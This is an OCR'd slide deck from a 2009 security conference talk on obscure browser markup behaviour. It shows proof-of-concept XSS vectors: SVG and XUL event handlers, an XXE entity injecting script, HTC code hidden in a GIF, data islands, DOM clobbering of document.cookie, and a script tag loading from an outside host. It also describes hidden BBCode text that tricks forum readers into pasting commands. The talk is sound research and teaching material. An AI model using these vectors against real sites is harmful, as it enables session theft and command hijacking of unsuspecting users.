I thought you were my friend!

Malicious markup, browser issues and other obscurities

A talk by
Mario Heiderich

For
CONFidence 2009
OWASP Europe 2009
in Krakow

Who am I


- CTO for Business-IN, New York/Cologne
- Total web-retard
- Inventor and head-dev of the PHPIDS
- Speaker on ph-neutral, OWASP Europe etc.
- Freelance Security Researcher and Consultant
  - http://mario.heideri.ch
  - http://twitter.com/0x6D6172696F
- Twitter comments and

  questions to #mmtalk

Today's menu

- The browsers and their self-disclusore
- Some hard facts
- And a deep dive into new vectors, old artifacts and other weird things
- A peek into web hackers future box of tricks

Ever tried that?



Results **1** - **10** of about **21,100,000** **English** pages for secure browser. (**0.18** seconds)

Secure Browser for Windows
Secure Browser lets the Administrator lock down internet usage to a specific set of sites. Great for companies that want to display their website at a store **...**
www.tropsoft.com/sec**browser**/ - 15k - Cached - Similar pages -

Securing Your Web **Browser**
14 Feb 2008 **...** If a vendor does not provide documentation on how to **secure** the **browser**, we encourage you to contact them and request more information. **...**
www.cert.org/tech_tips/securing_**browser**/ - 62k - Cached - Similar pages -


New **secure browser** Browzar is fake and full of adware
Social news rave about Browzar - they claim it a new **secure browser** leaving no footprints. After looking at it closer, I found out that it's not a **browser** **...**
web3.0log.org/2006/09/01/new-**secure**-**browser**-browzar-is-fake-and-full-of-adware/ - 166k - Cached - Similar pages -

Chrome only **browser** left standing after day one of Pwn2Own - Ars ...
20 Mar 2009 **...** During a contest at the CanSecWest event, security researchers competed to exploit vulnerabilities in web browsers.
arstechnica.com/security/news/2009/03/chrome-is-the-only-**browser**-left-standing-in-pwn2own-contest.ars - 41k - Cached - Similar pages -

Browse Happy — Online. Worry-free.
Why not switch to a **browser** that's more **secure**? Many already have. Read their stories, and choose a **browser** that's right for you. **...**
browsehappy.com/ - 3k - Cached - Similar pages -

Secure Your **Browser**
17 Feb 2009 **...** **Secure** Your **Browser**(Beta). I haven't updated this page in a while. I recommend that you refer to the well-written US-CERT (Dept. of Homeland **...**
cyberessets.org/security/**browsers**.shtml - 17k - Cached - Similar pages -


Mmm – we like ourselves




Internet Explorer 8 Puts the Web at Your Service...

Fast, safe, easy. Internet Explorer 8 takes the Web experience beyond the page for quicker and more reliable browsing with peace of mind.

Mmm – we like ourselves





Opera security

Overview Featu

Security and privacy features

Encryption

Opera supports Secure Socket Layer (SSL) version 3, and TLS. Opera offers automatic 256-bit encryption, the highest available security of any Web browser.

Delete private data

Opera can be configured to clear the history and cache when exiting, to protect your privacy. Any kind of private data can easily be erased.

Cookie control

Opera gives you detailed control of what cookies to accept and reject, such as allowing for different set-ups for different servers.

Security resources

Security Advisories and FAQ

Keep up to date on the latest security related questions. Security Advisories


Security and Privacy Tutoria

Read up on Opera's security and priv of them. Security and Privacy in Opera

Security specifications in Op

Applicable to all versions of Opera 9.6 plus Opera Mobile running on the Ope Presto 2.1.1 security specifications

Mmm – we like ourselves



Opera security

Overview Featu

Security and privacy features

Security resources

The Safest Web Browser

Simply put, your online security is our top priority. Firefox includes strict anti-phishing and anti-malware measures, plus easy ways to tell the good guys from the bad like our new one-click site ID info. And, thanks to our open source process we have thousands of security experts around the globe working around the clock to keep you (and your personal information) safe.

View all security features.

Learn more about Firefox security.

One-click Site ID

Presto 2.1.1 security specifications

Let's see some numbers

- Firefox: 296+ Advisories
- Internet Explorer: 337+ Advisories
- Opera: 349+ Advisories
- Safari: 69 Advisories but anyway - who gives a damn...? :)

And the future...

- Will make the interwebs even more colorful
- HTML5, CSS3, Silverlight, Flash 11
- DOM Level 3, Client Side Storage
- SVG, Canvas, MathML, SMIL
- XForms, XPath, Xquery, XandWhatNot..
- Which definitely is a great thing!
- And I mean that!

But

- Shouldn't we first clear up the legacy mess before making such huge jumps?
- Neither developers nor security experts can really oversee the whole panorama
- Disagree?

Please raise you hand!

- Who knows...
  - XBL? Okay that wasn't too hard...
  - Data Islands? Yeah – recent media coverage..
  - XXE? Last mentioned 2002...
  - Globally scoped HTML objects?
  - HTML Components?
  - Isindex and Ilayer?
  - Inline namespaces?
  - XUL artifacts?

Or just...

- The evil traps set by common and inactive HTML?

So...

- Let's finally get started
- We're now going to see some code
- No Clickjacking – I promise
- Okay – just once... for the final piece of code

Inline SVG

```
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns="http://www.w3.org/1999/xhtml"
     xmlns:svg="http://www.w3.org/2000/svg">
<svg:g onload="alert(8)"/>
</html>

<image src="x" onerror="alert(1)"></image>
```

XML Namespaces

```
<html xmlns:ø="http://www.w3.org/1999/xhtml">
   <ø:script src="//0x.lv/" />
</html>
```

XUL Artifacts

```
<html>
<xul:image
 onerror="alert(2)"
 src="x"

 xmlns:xul="http://mozill...here.is.only.xul
 "
/>
</html>
```

(http://mozilla.org/keymaster/gatekeeper/there.is.only.xul)

XXE

```
<!DOCTYPE xss [
  <!ENTITY x "<script>alert(1)</script>">
]>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
&x;
</head>
</html>
```

HTC via Image 1/2

```
<html>
<head>
<style>
    body {
        behavior: url(test.gif.htc);
    }
</style>
</head>
<body>
<h1>Yay, HTC!!! Oh wait...</h1>
</body>
</html>
```

HTC via Image 2/2

```
GIF89ad�d�����������!�Y,����d�d��s�����
�������������� 扞� ʀ���L�������� �Ģ�L*� ̦ �J� �
H��� ��j� ���������N���� �����������(8HXhx����������iX�
```

```
GIF89ad.d...........!.Y
<PUBLIC:COMPONENT>
<PUBLIC:ATTACH EVENT="onclick" ONEVENT="alert(1)" />
</PUBLIC:COMPONENT>
.,....d.d...s...................H...........L...
.............L*......J......j............N.....
.................(8HXhx.........iX..;
```

Data Islands

```
<html>
<body>
<xml id="xss" src="island.xml"></xml>
<label dataformatas=html datasrc=#xss datafld=payload>
fooooo!
</label>
</body>
</html>

<?xml version="1.0"?>
<x>
     <payload>
         <![CDATA[<img src=x onerror=alert(top)>]]>
     </payload>
</x>
```

Label of Death 1/2

```
<html>
<body>
<label for="submit">

Lorem ipsum dolor sit amet, consectetuer adipiscing
elit, sed diam nonummy nibh euismod tincidunt ut
laoreet dolore magna aliquam erat volutpat. velit esse
molestie consequat, vel illum dolore eu feugiat nulla
facilisis at vero et accumsan et iusto
odio dignissim qui blandit

<form action="test.php" method="post">
  <input type="text" name="text" value="text" />
  <input type="submit" id="submit" value="Go!" />
</form>
```

Label of Death 2/2

- Clicks on label tags are being delegated
- But not only to the element connected to the label
- Even if it's a submit button
- Also to all elements between the label and the corresponding button

You trust your DOM?

- Say hello to DOM Redressing
- Ever tried to create a HTML element with an ID?
- For example `#test`?
- And then to `alert(test)`
- You should :)

IE goes a step further...

- You can also overwrite **existing** properties
- Like `document`
- Or `location`
- Or `document.cookie`
- Or `document.body.innerHTML`
- Phew!
- Fixed in IE8 RC1 – and some variants also in older versions

Let's see some code

```
<form id="document" cookie="foo">
<script>alert(document.cookie)</script>

<form id="location" href="bar">
<script>alert(location.href)</script>

<form id="document">
<select id="body">bar</select>
</form>
<script>alert(document.body.innerHTML)</script>
```


But…

- What are the most beautiful things in life?

The little things in life…

- As we could see…
- … it's often the little things in life
- Sometimes its also the very little things
- Like `[size=0]`
- Yes – not only markup can be evil – even markdown

Let's have a look



DOM des ausgewählten Quelltextes - Mozilla Firefox
Datei Bearbeiten Ansicht Hilfe

```
<div class="ReadBodyText"> ls
<br>
<span style="font-size: 0pt;"><span style="color: rgb(255, 255, 255);">gcalctool |</span></span>ls - la
<br>
dir<br>
<br>
```

Preview: This is how your messa

yxcyxyxc
Posted by: .mario
Date: 02/14/2009 12:12PM

ls
ls - la
dir

---
g:0in~/*for another*/~alert(!!1)
me || PHPIDS || CSRFx || qUIpt || <malicious></markup>
Web Application Security 2.0

Goto: Message List · Search · My Control Center · Private Messages · Log Out

Your Name: .mario

Your Email: mario.heiderich@gmail.com

Subject: yxcyxyxc

☑ Add my signature to this post.

```
ls
[size=0][color=#fff]gcalctool |[/color][/size]ls - la
dir
```

BBCode fun

- Own local boxes with console commands
- Post malicious code on arbitrary linux forums
- Sudo anything
- Store actual payload on image hoster sites
- XSS is possible too
- `[size=0]javascript:<payload>//http://www...`
- **HTML/CSS does that trick too of course**

Where are we now?

- We can poison the DOM via ID attributes
- We can hide HTC payload in GIF files
- We can also hijack copy and paste actions with HTML and even BBCode
- We can stop framebusters from working properly
  - Like this...

Frame buster-buster

